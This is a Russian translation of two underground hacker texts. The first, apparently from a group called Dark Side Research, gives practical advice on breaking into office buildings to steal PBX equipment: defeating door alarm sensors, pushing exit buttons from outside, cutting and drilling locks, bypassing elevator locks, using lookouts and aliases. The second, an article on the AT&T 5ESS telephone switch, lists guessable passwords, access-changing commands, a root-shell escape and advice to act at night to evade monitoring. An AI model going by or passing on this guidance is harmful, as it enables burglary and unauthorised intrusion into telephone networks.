Наше «типичное» офисное здание, если и оснащено сигнализацией, имеет один из трёх типов охранных планов. Система ориентирована либо на внешний периметр, либо на внутренние помещения, либо и на то и на другое. Чаще всего встречаются системы внешней ориентации. Они направлены на то, чтобы не пускать посторонних в здание, — внутренние офисы защищены только замками. Магнитные контакты и датчики движения установлены исключительно в вестибюлях и на дверях, выходящих наружу. Если вы знаете заранее, что легко попадёте в любой из офисов, сигнализация вам не помеха. Войдя, сразу идите в офис и смотрите в окно. В конце концов

появятся охрана или полиция, осмотрятся, сбросят сигнализацию и уйдут — при условии, что вы не оставили следов входа (повреждённые двери, обломки потолочных плиток и т. п.). Хотя общие зоны и коридоры будут бегло осмотрены, ни в один офис никто не войдёт.

Планы внутренней сигнализации включают охрану отдельных офисов и требуют более тщательного учёта. Однако датчики стоят только на дверях; любой метод, не предполагающий открытия двери, по-прежнему применим.

Средства контроля доступа, например карточные замки, производят внушительное впечатление, но не являются автоматически элементом сигнализации. Если открыть дверь без карточки, система должна быть оснащена средствами определения — вошёл человек или вышел. Таким образом, тревогу у двери с карточным контролем могут поднять лишь те системы, которые оборудованы датчиками движения или кнопкой «нажмите для выхода». В остальных случаях дверь с карточным устройством — это просто дверь с электронным замком. Из любых правил бывают исключения; никогда не доверяйте ни одной системе сигнализации или контроля доступа. Иногда система запрограммирована считать любую открытую дверь входом, а не выходом. Проверяйте датчики, смонтированные заподлицо с дверной коробкой — внимательно, иногда они закрашены. Осматривайте обе боковины и верх коробки. Если датчик обнаружен (или при малейшем сомнении) — подержите дверь открытой около десяти секунд, а потом ждите до часа, чтобы убедиться в отсутствии тихой тревоги.

Для входов с кнопкой «нажмите для выхода» можно иногда протолкнуть проволочную вешалку или рыболовную ленту электрика через щели вокруг двери и нажать кнопку снаружи. Там, где датчики движения автоматически открывают вход, аналогичные приспособления можно использовать для создания достаточного движения, чтобы активировать датчик (в зависимости от его типа).

Отключение части системы сигнализации может быть возможно днём. Вероятно, если вы можете добраться до управляющего процессора, у вас есть и место для укрытия, — а сам блок управления нередко оснащён защитой от вскрытия. Многие из последних систем непрерывно мониторятся с центральной станции. Если нет — можно отключить блок сигнализации от телефонной линии. Наилучший подход — изменить цепь дверного датчика/магнитного контакта. Можно использовать кусок проводящей ленты для горячего водоснабжения, чтобы датчик «думал», что дверь всегда закрыта. Эта лента похожа на фольгу с клейкой стороной. Прежде чем полагаться на неё, приобретите аналогичный датчик и испытайте дома — магнитные контакты бывают самых разных форм. Более совершенные системы не проверяют состояния «нормально разомкнуто/нормально замкнуто», а отслеживают изменения сопротивления в цепи. Это означает, что просто перерезать или замкнуть провода недостаточно. Но если проводящая лента не поможет, всегда можно перерезать провода и вернуться через пару дней. Если порез не устранён, вы нашли точку входа. Управляющие зданием со временем становятся менее внимательны к системе сигнализации, которая установлена давно и за которой не числится взломов. Отдельные цепи отключаются после того, как засидевшиеся допоздна сотрудники раз за разом срабатывают тревогу. Ещё один вариант — перерезать и снова соединить оба конца датчика в цепи так, чтобы открытие двери на него не влияло. Приоритетные объекты для любого из этих вмешательств — второстепенные боковые двери: выходы из паркинга или лестничных клеток. Результаты приятно удивят.

Замки и отмычки. (Это могло бы стать отдельным текстовым файлом.) Вскрытие замков — чрезвычайно полезный навык для изъятия PBX, но требует немалой практики. Если вы не готовы вложить необходимое время и терпение, чтобы действительно освоить это умение, отвёртки — следующий лучший вариант. К тому же, учитывая всё разнообразие типов и марок замков, вы никогда не сможете полностью полагаться только на отмычки. Приобретайте этот навык, если ваши занятия делами андерграунда — не просто краткосрочное увлечение...

Можно с большей отдачей воспользоваться навыками самих слесарей. Поскольку все офисы в типичном здании оснащены замками одной марки с единой системой ключей, любой из замков

может дать ключ к шаблону мастер-ключа для всей системы. Раздобудьте запасной замок из подвала, технического помещения или любого места, где хранятся запасные двери и фурнитура, и отнесите его слесарю. Попросите изготовить ключ для этого замка и мастер-ключ. Большинство офисов должны стать для вас доступны.

Некоторые ключи имеют цифровую маркировку — если последовательность на ключе совпадает с числом штифтов в замке, запишите номер и марку замка и закажите дубликат ключа.

Кое-что можно сделать и самостоятельно. С помощью треугольного «крысиного хвоста» №3 и заготовки ключа нужной марки можно сделать собственный ключ. Заготовки бывают алюминиевыми или латунными и царапаются легко — это не случайность. Вставьте заготовку в замок и подвигайте из стороны в сторону — на ней останутся серые царапины от штифтов, указывающие места для выпиливания. Несколько раз подвигайте напильник туда-обратно и вставьте ключ снова, чтобы получить новые риски. Используйте кончик напильника только в начале выпила; последующие проходы не должны оставлять острого дна — оставляйте плоскую выемку. Когда новые царапины на дне конкретной выемки перестают появляться, углублять её не нужно — она готова. В конечном счёте все выемки будут выпилены, и у вас будет ключ от замка.

Наконец, большинство замков можно просверлить там, где небольшой шум допустим. С помощью аккумуляторной дрели Milwaukee на 1/4 дюйма и сверла с твердосплавным наконечником диаметром около 1/8 дюйма можно просверлить отверстие на всю длину цилиндра замка. Сверлите примерно в 3 мм прямо над замочной скважиной. Это уничтожает штифты замка на пути сверла и позволяет остальным упасть в отверстие. После этого цилиндр повернётся любой маленькой отвёрткой, вставленной в замочную скважину, и замок откроется. Техника почти не требует предварительной практики и чертовски интересна.

Манипуляции с лифтами. Лифты порой упрямо отказываются выполнять запросы этажей. Компании, занимающие целые этажи, обязаны предотвращать открытие дверей лифта на неохраняемом этаже в нерабочее время. Если рядом с кнопкой выбора нужного этажа есть небольшой замок, открутите панель и замкните два электрических провода на другом конце замка. Продолжайте замыкать контакты, нажав кнопку так, чтобы она осталась подсвеченной, — и вы прибудете на нужный этаж.

Моторный и машинный залы лифта расположены на крыше или техническом этаже и нередко оказываются доступны. Помимо укрытия, там иногда находится блок переключателей, обходящих панель управления лифтом (если по какой-то причине её нельзя открыть или она управляется карточкой), — и таким образом можно добраться до нужного этажа. Для этого потребуются два человека с рациями: один в машинном зале, другой в кабине лифта. Остерегайтесь высокого напряжения и не допускайте попадания одежды в приводной ремень...

Обеспечение безопасности операции

Используя преимущества дневного доступа, укрытий и более изощрённых методов, нет нужды становиться знатоком сигнализации или дипломированным слесарем, чтобы освободить оборудование PBX. Если ночной активности или активированной сигнализации не избежать — обязательно примите дополнительные меры предосторожности. Задействуйте наблюдателей, двусторонние радиостанции и даже сканер полицейских частот. Не используйте гражданские диапазоны (CB): предпочтительны любительские трансиверы (HAM) или любое оборудование, работающее на проприетарных частотах. Это потребует небольших вложений, но на безопасности не экономят.

Офисные здания в центральных деловых районах, как правило, охраняются лучше, чем в пригородах или на окраинах. Расположение и окружение — важные факторы при проведении ночной операции. Следует также учитывать, что здание без штатного охранника (что типично) может всё же обслуживаться периодическими обходами, когда охранники объезжают его через определённые интервалы.


Что касается транспорта и хранения: арендуйте транспортные средства и помещения на псевдонимы там, где это уместно. Пользуйтесь такси, когда уходите лишь с портфелем или одной коробкой плат. В любое время суток человек, садящийся в такси перед офисом, производит впечатление законопослушного гражданина.

Мы искренне желаем, чтобы вы применили эту информацию в полной мере — ради освобождения от участи простого винтика капитализма и ради возможности заниматься тем, что вам действительно интересно. Мы постарались изложить достаточно базовых сведений, чтобы обеспечить вам полноценную возможность провести подпольную операцию. Весь материал в этом файле основан на реальном опыте авторов и их соратников.

По вопросам продажи PBX или иного телекоммуникационного оборудования, а также по любым другим запросам обращайтесь к группе Dark Side Research по следующему адресу в Интернете:

codec@cypher.com

AT$T 5ESS: сверху донизу



Автор: Firm G.R.A.S.P.

Введение


Добро пожаловать в мир 5ESS. В этом файле я расскажу о топологии коммутатора, аппаратной части, программном обеспечении и о том, как программировать коммутатор. Уверен, этот файл немного разозлит кое-кого в BellCORE .


Итак, коммутатор 5ESS — это лучший (по моему мнению) универсальный коммутатор. Намного лучше NT. NT потратила слишком много времени на SONET и свой S/DMS TransportNode OC48, уделив недостаточно внимания ISDN — в отличие от AT$T. Вдобавок DMS 100 работают медленно, медленно, медленно! Хотя должен отдать NT должное: их DMS-1 значительно лучше, чем SLC-96 от AT$T.

Что такое 5ESS

5ESS — это коммутатор. Первый коммутатор No. 5ESS был введён в эксплуатацию в Сенеке, штат Иллинойс (код 815), в начале 1982 года. Испытание прошло с некоторыми трудностями, но в целом завершилось успешно. 5ESS — цифровая система коммутации; это преимущество было реализовано ещё в No. 4 ESS в 1976 году. Сеть 5ESS построена по топологии TST (Time Space Time — время-пространство-время); каждый TSI (Time Slot Interchanger — интерчейнджер временных слотов) имеет собственный процессор, что делает 5ESS одним из самых быстрых коммутаторов. Хотя, говорят, некоторые ATM-коммутаторы уже приближаются к нему по скорости.

Системная архитектура и аппаратное обеспечение 5ESS





5ESS — цифровая коммутационная система с программным управлением (SPC), использующая распределённое управление, коммутационную сеть TST и модульную архитектуру аппаратного и программного обеспечения.

Основные компоненты:

АДМИНИСТРАТИВНЫЙ МОДУЛЬ (ADMINISTRATIVE MODULE)

Два процессора 3B20S (в совокупности образующие 3B20D)

• Центральное управление и основная память.
• Дисковое хранилище для редко используемых программ и данных, а также для восстановления основной памяти.
• Оба процессора 3B20S постоянно сравнивают данные; при отказе одного второй берёт на себя его функции.

Два процессора ввода-вывода (IOP)

• Обеспечивают интерфейсы TTY и каналов данных к процессору 3B20D, сети 5ESS, главному центру управления (MCC) и различным системам эксплуатационной поддержки (OSS). Ниже приведён список стандартных TTY (также называемых «каналами»):

tty	Название канала
ttyA	Терминал главного центра управления (MCC)
ttyB	Терминал главного центра управления (MCC)
ttyC	Принтер отчётов о трафике
ttyJ	Терминал дополнительной рабочей станции соединительных линий и абонентских линий (STLWS)
ttyK	Терминал STLWS
ttyL	Терминал STLWS
ttyM	Терминал STLWS
ttyN	Терминал STLWS
ttyO	Терминал STLWS
ttyP	Сервисное бюро ремонта — недавние изменения и верификация (RSB-RCV)
ttyR	Принтер офисных записей
ttyQ	Центр управления коммутацией — недавние изменения и верификация (SCC-RCV)
ttyR	Терминал автоматического тестирования изоляции линий сервисного бюро ремонта (RSB-ALIT)
ttyS	Терминал SCC-RCV
ttyT	Терминал SCC-RCV
ttyU	Поясная линия B
ttyV	Локальный терминал недавних изменений и верификации (RCV)

```
ttyW     Удалённый терминал RCV
ttyY     Терминал центра сетевого администрирования (NAC)
ttyZ     Терминал центра управления коммутацией (SCC)
ttyi     Обслуживание носителя SLC(R)
ttyj     STLWS — пятый из шести
ttyk     STLWS — шестой из шести
ttyl     STLWS — первый из шести
ttym     STLWS — второй из шести
ttyn     STLWS — третий из шести
ttyo     STLWS — четвёртый из шести
ttyp     RCV/Сервисное бюро ремонта
ttyq     RCV/Центр сетевого администрирования
ttyr     ALIT/Сервисное бюро ремонта
ttys     Техническое обслуживание
ttyt     Техническое обслуживание
ttyu     Поясная линия A
ttyv     Локальный RC/V
ttyw     Удалённый RC/V
ttyx     Системы MCC/SCCS
ttyy     Системы MCC/SCCS
ttyz     Системы MCC/SCCS

FILE     Имя файла назначения в разделе /rclog

mt00     Лентопротяжное устройство высокой плотности, перемотка после ввода-вывода
mt04     Лентопротяжное устройство высокой плотности, без перемотки после ввода-вывода
mt08     Лентопротяжное устройство низкой плотности, перемотка после ввода-вывода
mt0c     Лентопротяжное устройство низкой плотности, без перемотки после ввода-вывода
mt18     Лентопротяжное устройство низкой плотности, перемотка после ввода-вывода
mt1c     Лентопротяжное устройство низкой плотности, без перемотки после ввода-вывода
mttypc0  Специальное лентопротяжное устройство, IOP 0, перемотка после ввода-вывода
mttypc1  Специальное лентопротяжное устройство, IOP 1, без перемотки после ввода-вывода
```

Два блока автоматического учёта сообщений (AMA)

• Используют каналы данных для передачи информации о вызовах в центральный офис учёта доходов и на ленту AMA. Базовая структура записи AMA для модели OSPS:
• Номер телефона вызываемого абонента (семь или десять цифр)
• Номер телефона вызывающего абонента (семь цифр)
• Дата
• Время суток
• Продолжительность разговора

КОММУНИКАЦИОННЫЙ МОДУЛЬ (COMMUNICATIONS MODULE)

Коммутатор сообщений (MSGS)


• Обеспечивает передачу управляющих сообщений между процессором 3B20D и интерфейсными модулями (IM).
• Содержит тактовый генератор для синхронизации сети.

Коммутатор с временны́м мультиплексированием (TMS)

• Выполняет пространственную коммутацию между SM.
• Обеспечивает постоянные пути через временны́е слоты между каждым SM и MSGS для управляющих сообщений между процессором и SM (а также между SM).

Коммутационный модуль (SM)

• Завершает абонентские и магистральные линии.
• Выполняет временну́ю коммутацию.
• Содержит микропроцессор, который выполняет функции обработки вызовов для SM.



ОБЩИЕ КОМПОНЕНТЫ КОММУТАЦИОННОГО МОДУЛЯ (SM)

Блок процессора коммутационного модуля (SMPU)

• Содержит микропроцессоры, выполняющие большинство функций обработки вызовов для соединительных и абонентских линий, завершающихся на SM.

Блок интерчейнджера временны́х слотов (TSIU)

• Ёмкость: 512 временны́х слотов.
• Подключается к TMS через два 256-слотовых канала управления и тактирования сети (NCT).
• Коммутирует временны́е слоты из интерфейсных блоков в один из каналов NCT (для межмодульных вызовов).
• Коммутирует временны́е слоты между интерфейсными блоками внутри SM (для внутримодульных вызовов).

Блок цифрового сервиса (DSU)

• Локальный DSU обеспечивает высоконагруженные сервисные схемы (декодеры и генераторы тонов) для абонентских и магистральных линий, завершающихся на SM.
• Глобальный DSU обеспечивает малонагруженные сервисные схемы (например, трёхпортовые конференц-схемы и средство испытания передачи) для всех линий и магистралей в офисе (требует 64 временны́х слотов).

SM может быть оснащён четырьмя типами интерфейсных блоков:

Линейный блок (LU)

• Для завершения аналоговых абонентских линий.
• Содержит твердотельный двухступенчатый аналоговый концентратор, обеспечивающий доступ к 64 выходным каналам. Концентратор может быть полностью укомплектован для обеспечения концентрации 8:1, 6:1 или 4:1.
• Каждый LU требует 64 временны́х слота.

Блок соединительных линий (TU)

• Для завершения аналоговых магистральных линий.
• Каждый TU требует 64 временны́х слота.

Цифровой блок абонентских и магистральных линий (DLTU)

• Для завершения цифровых магистральных линий и RSM.
• Каждый полностью укомплектованный DLTU требует 256 временны́х слотов.
• На одном DLTU может завершаться не более 10 линий DS1.

SM может быть оснащён любой комбинацией LU, TU, DCLU и DLTU суммарно на 512 временны́х слотов.

Программное обеспечение системы 5ESS

5ESS — коммутатор на базе UNIX. UNIX сыграл значительную роль в коммутационных системах с 1973 года, когда он впервые был применён в Системе центра управления коммутацией (SCCS). Первый SCCS представлял собой 16-разрядный микрокомпьютер. Использование UNIX для SCCS открыло возможности разработки на языке C, написания псевдокода, нагрузочного тестирования, структурного и концептуального проектирования. Всё это послужило основой для разработки других коммутационных систем, которые AT$T выпускает сегодня (например, System 75, 85, 1AESS AP и 5ESS). Примечание: иногда SCCS называют «мини».

Программа `/etc/getty` в 5ESS не настроена на стандартный вход, который можно было бы ожидать в обычной системе UNIX. Это объясняется различными каналами, которые имеет 5ESS. К ним относятся канал TEST (тестирование), канал Maintenance (техническое обслуживание) и канал RC (недавние изменения — именно ему будет посвящено основное внимание). Перейти с одного канала на другой невозможно, как кто-то однажды выразился: «это не телевизор!» Вы физически привязаны к тому каналу, на котором находитесь.

Канал TEST

Канал TEST предназначен для тестирования линий и самого коммутатора. Именно здесь работают системы эксплуатационной поддержки (например, LMOS). Этот канал позволяет мониторить линии через стволовую линию тестирования номера (добавление третьего ствола), проводить тестирование напряжения и захват линии. Ниже приведён список OSS, которые обращаются к каналам тестирования 5ESS.

```
Группа                    Системы эксплуатационной поддержки

Центр специальных услуг
                          SMAS через NO-Test
                          SARTS (IPS)
                          Ствол NO-TEST (от коммутатора)
                          TIRKS
                          Испытательные стенды 17B и 17E (сеть CCSA с использованием X-Bar)
                          RTS
                          BLV
                          POVT
                          DTAC
                          и др.

Сервисное бюро ремонта
```

```
#16LTD
#14LTD
LMOS (IPS)
MLT-2
ADTS
TIRKS
TFTP
TRCO
DAMT
ATICS
и др.
```

Канал SCC

Канал SCC — это то место, где SCC наблюдает за коммутатором 24 часа в сутки, семь дней в неделю. С этого канала при необходимости можно вводить сообщения RC. Многие сканировали эти данные и принимали их за AMAT. Это в корне неверно. Вот пример буферизованного вывода того, что они находят.

```
------------------------------------------------------------------------------

   S570-67 92-12-21 16:16:48 086901 MDIIMON BOZOVILL DS0
A  REPT MDII WSN  SIGTYPE DP            TKGMN 779-16    SZ 21   OOS 0
     SUPRVSN RB  TIME 22:16:48  TEN=14-0-1-3-1  TRIAL 1 CARRFLAG NC     ID
     OGT  NORMAL  CALL  CALLED-NO       CALLING-NO      DISCARD 0

   S4C0-148963487 92-12-21 16:17:03 086902 MAIPR BOZOVILL DS0
   OP:CFGSTAT,SM=1&&192,OOS,NOPRINT; PF

   S570-67 92-12-21 16:17:13 086903 S0 BOZOVILL DS0
M  OP CFGSTAT SM 5 FIRST RECORD
     UNIT                      MTCE STATE       ACTIVITY  HDWCHK  DGN RESULT
     LUCHAN=5-0-0-3-4          OOS,AUTO,FE      BUSY      INH        CATP
     LUCHAN=5-0-0-2-5          OOS,AUTO,FE      BUSY      INH        ATP
     LUCHAN=5-0-0-0-3          OOS,AUTO,FE      BUSY      INH        ATP
     LUCHAN=5-0-0-3-5          OOS,AUTO,FE      BUSY      INH        ATP
     LUHLSC=5-0-0-1            OOS,AUTO,FE      BUSY      INH        ATP
     LUCHAN=5-0-0-0-2          OOS,AUTO,FE      BUSY      INH        CATP
     LUCHAN=5-0-0-3-6          OOS,AUTO,FE      BUSY      INH        ATP
     LUCHAN=5-0-0-1-4          OOS,AUTO,FE      BUSY      INH        ATP


   S570-983110 92-12-21 17:09:53 144471 TRCE WCDS0
A  TRC IPCT EVENT 2991
     DN 6102330000  DIALED    DN 6102220001
     TIME 17:09:52


------------------------------------------------------------------------------
```

Всё это не имеет никакого отношения к AMA — это вывод коммутатора на канале SCC. Он используется SCCS для ведения журнала и мониторинга тревог. Весь смысл этого канала заключается в том, чтобы убедиться, что коммутатор работает так, как должен, и фиксировать всю активность. И ничего более.

Детально разбирать эти сообщения заняло бы слишком много времени. Закажите руководство OM для 5ESS — только учтите, что оно примерно в пять раз толще комплекта IM (руководства по вводу). В среднем требуется три года обучения, чтобы понять всё это. Никто не сможет уместить в небольшой файл в Phrack всё, что нужно знать о 5ESS. RTFM!

Канал RC

Канал RC/V (Recent Change/Verify — недавние изменения/верификация) — это место, где можно добавлять или удалять функции телефонных линий. Именно с этим каналом вы, скорее всего, и столкнётесь, если вообще столкнётесь с каким-либо каналом. При подключении к каналу RC/V коммутатора 5ESS вас может перебросить в оболочку CRAFT, если вход не был активирован. Доступ к коммутатору, когда вход активен, контролируется именами пользователей и паролями для предотвращения несанкционированного доступа. Кроме того, SCC (Центр управления коммутацией) устанавливает режимы разрешений в коммутаторе 5ESS, которые управляют функцией безопасности RC (недавних изменений).

Функция безопасности RC определяет, могут ли выполняться недавние изменения и какие их типы разрешены. Если возникает ситуация, когда функция безопасности RC отказывает пользователю в доступе к недавним изменениям через RMAS или каналы RC, необходимо связаться с SCC для изменения режимов разрешений. (Намёк, намёк.)

Функция безопасности RC позволяет телефонной компании решать, каким терминалам разрешён доступ к тем или иным функциям RC. Следует отметить, что операции верификации всегда разрешены и не могут быть ограничены, что не особенно помогает.

Данные безопасности RC не являются частью ODD (офисных зависимых данных). Вместо этого они хранятся в относительно защищённых файлах операционной системы DMERT, изменить которые можно только с помощью следующего сообщения:

```
SET:RCACCESS,TTY="aaaaa",ACCESS=H'bbbbb;
```

где:
• `aaaaa` — символическое имя терминала в двойных кавычках
• `H'` — индикатор шестнадцатеричного числа в MML
• `bbbbb` — 5-символьное шестнадцатеричное поле в 5E4, составленное из двоичных битов, соответствующих возможностям RC. Диапазон поля в шестнадцатеричном представлении — от 00000 до FFFFF.

Это сообщение необходимо вводить для каждого типа терминала (то есть `"aaaaa"="rmas1"`, `"rmas2"` и т. д., как указано выше в пояснениях к TTY).

Примечание: закажите IM-5D000-01 (руководство по вводу 5ESS) или OM-5D000-01 (руководство по выводу 5ESS) для получения дополнительной информации об этом и других сообщениях в CIC по номеру 1-800-432-6600. У вас есть деньги, у них — руководства. Не спрашивайте, просто заказывайте. Думаю, они принимают AMEX!

После ввода сообщения в файловой системе DMERT создаётся файл для конкретного терминала. Содержимое этих файлов (по одному на каждый терминал) представляет собой двоичное поле, каждая битовая позиция которого соответствует уникальному набору возможностей RC. Преобразование шестнадцатеричного поля в двоичное осуществляется путём перевода каждого шестнадцатеричного символа в эквивалентную 4-битовую двоичную строку.

HEX	BINARY	HEX	BINARY	HEX	BINARY	HEX	BINARY
0	0000	4	0100	8	1000	C	1100
1	0001	5	0101	9	1001	D	1101
2	0010	6	0110	A	1010	E	1110
3	0011	7	0111	B	1011	F	1111

Каждая битовая позиция соответствует функциональной области недавних изменений. Шестнадцатеричное значение FFFFF означает, что все битовые позиции установлены в 1, то есть конкретный терминал имеет полный доступ к RC. Операции верификации и классы на буквы не включены в схему безопасности терминалов, поскольку все терминалы имеют доступ к представлениям верификации и буквенным классам.

Кроме того, сотрудники технического обслуживания могут проверить код безопасности для любого терминала, введя следующее сообщение с терминала MCC (главного центра управления) или мини-терминала SCCS (системы центра управления коммутацией):

```
OP:RCACCESS,TTY="xxxxx";
```

где `xxxxx` — символическое имя терминала в двойных кавычках.

Для обеспечения резервирования файлы операционной системы DMERT немедленно резервируются на диск службой SCC.

Входное сообщение, определяющее пароль и CLERK-ID (другое название имени пользователя), является частью функции глобального RC. Это входное сообщение определяет идентификатор клерка и связанный с ним пароль или удаляет существующий. (Вспомните: CLERK-ID и PASSWORD являются обязательными полями в представлении глобального расписания RC 28.1 в RCV:MENU:APPRC — подробнее об этом позже.)

Новое входное сообщение выглядит следующим образом:

```
GRC:PASSWORD,CLERKID=xxxxxxxxxx,[PASSWD=xxxxxxxx|DELETE]
```

Примечание: CLERKID может содержать от 1 до 10 буквенно-цифровых символов, PASSWORD — от 1 до 8 буквенно-цифровых символов.

Это входное сообщение может быть выполнено только с терминалов MCC или SCCS, и для одного CLERK-ID допускается только один пароль. Для смены пароля клерка используется то же сообщение с тем же CLERK-ID, но с другим паролем.

Представление 28.1 глобального расписания RC из меню RC/V

```
--------------------------------------------------------------------------------


                         5ESS SWITCH  WCDS0
                         RECENT CHANGE  28.1
                   GLOBAL RECENT CHANGE SCHEDULING

*1. GRC NAME    __________
*2. SECTION     _____
#3. CLERK ID    __________
#4. PASSWORD    ________
 5. MODE        _______
 6. RDATE       ______
 7. RTIME       ____
 8. SPLIT       _
 9. SPLIT SIZE  _____
10. MAX ERRORS  _____
11. VERBOSE     _



--------------------------------------------------------------------------------
```

Когда на канале RC/V настроена безопасность, вы увидите:

```
--------------------------------------------------------------------------------
```

```
5ESS login

15       WCDS0                    5E6(1)                   ttsn-cdN TTYW

Account name:


--------------------------------------------------------------------------
```

Паролей по умолчанию не существует, поскольку CLERK-ID и пароль задаются обслуживающим персоналом. Однако распространёнными паролями являются название города, CLLI, MANAGER, SYSTEM, 5ESS, SCCS1, SCC, RCMAC, RCMAxx и т. п.

Если вы видите просто приглашение < , вы находитесь в оболочке «craft» канала RC/V, и вход 5E не настроен. Оболочка Craft работает под управлением DMERT (операционная система в среде разработки UNIX, хак System V). Приглашение оболочки Craft — <. Из этой оболочки вы будете видеть несколько сообщений об ошибках. Вот их список и значение:

```
Сообщение об ошибке   Значение

?A              Поле Action содержит ошибку
?D              Поле Data содержит ошибку
?E              В сообщении есть ошибка, но определить конкретное поле невозможно
                (это сообщение «понятия не имею»)
?I              Поле Identification содержит ошибку
?T              На канале истекло время ожидания
?W              В строке ввода есть предупреждение
```

Прочие значения выходных сообщений из меню craft RC/V:

```
OK              Успешно
PF              Следует вывод
RL              Повторить позже
NG              Неудача, обычно аппаратный сбой
                (например: SM не существует)
IP              В процессе выполнения
NA              Сообщение не было получено резервным управляющим процессом
```

При вводе сообщений RC лучше делать это в середине дня, поскольку сообщения RC отправляются на каждый канал. SCC наблюдает, и если RC-сообщения поступают в три часа ночи, SCC начнёт задаваться вопросом, что делает RCMAC (центр администрирования памяти недавних изменений) в это время. Однако ночная смена SCC более снисходительна, и при перегрузке может упустить происходящее. Решать вам.

DMERT

DMERT (Duplex Multiple Environment Real Time — дублированная многосредная операционная система реального времени) использует процессор Western Electric (другое название AT$T!) 3B20D Duplex (или два симплексных процессора 3B20S). Программное обеспечение DMERT включает почти девять тысяч исходных файлов и один миллион непустых строк исходного кода и было разработано примерно 200 программистами. Существует восемь основных выпусков этого ПО, называемых «дженериками» (например, 5E4.1, 5E4.2, ..., 5E8.1, или в обозначении 5E4(1), 5E4(2), ..., 5E8(1) — можно рассматривать как версии DOS). DMERT похож на обычный UNIX, но лучше всего его описать как кастомную систему UNIX, разработанную для 3B20D; ОС DMERT может быть портирована на PDP-11/70 или крупный мэйнфрейм IBM. ОС DMERT разделена как логически, так и физически. Физически ПО равномерно распределено по пяти системам разработки ПО (всего их было семь, все работали на 3B20S, на которых писался код DMERT). Логически ПО разделено на двадцать четыре различные подсистемы. Для доступа к этому из оболочки «craft» канала RC/V

введите:

```
RCV:MENU:SH!
```

Примечание: это переведёт вас в корневую оболочку, из которой может оказаться полезным файл VaxBuster'a (который, как ни странно, ничего не знает о VAX) о перенаправлении TTY.

Программирование 5ESS

При программировании 5ESS следует помнить о нескольких вещах. Во-первых, вы обладаете огромной властью (помните о службе 911 — нарушать чью-либо связь было бы крайне безрассудно. 911 существует не без причины, и так должно оставаться). Во-вторых, все ваши действия протоколируются и могут отслеживаться из SCC. Следует отметить, что ночная смена SCC значительно менее строга, поэтому лучше действовать ночью.

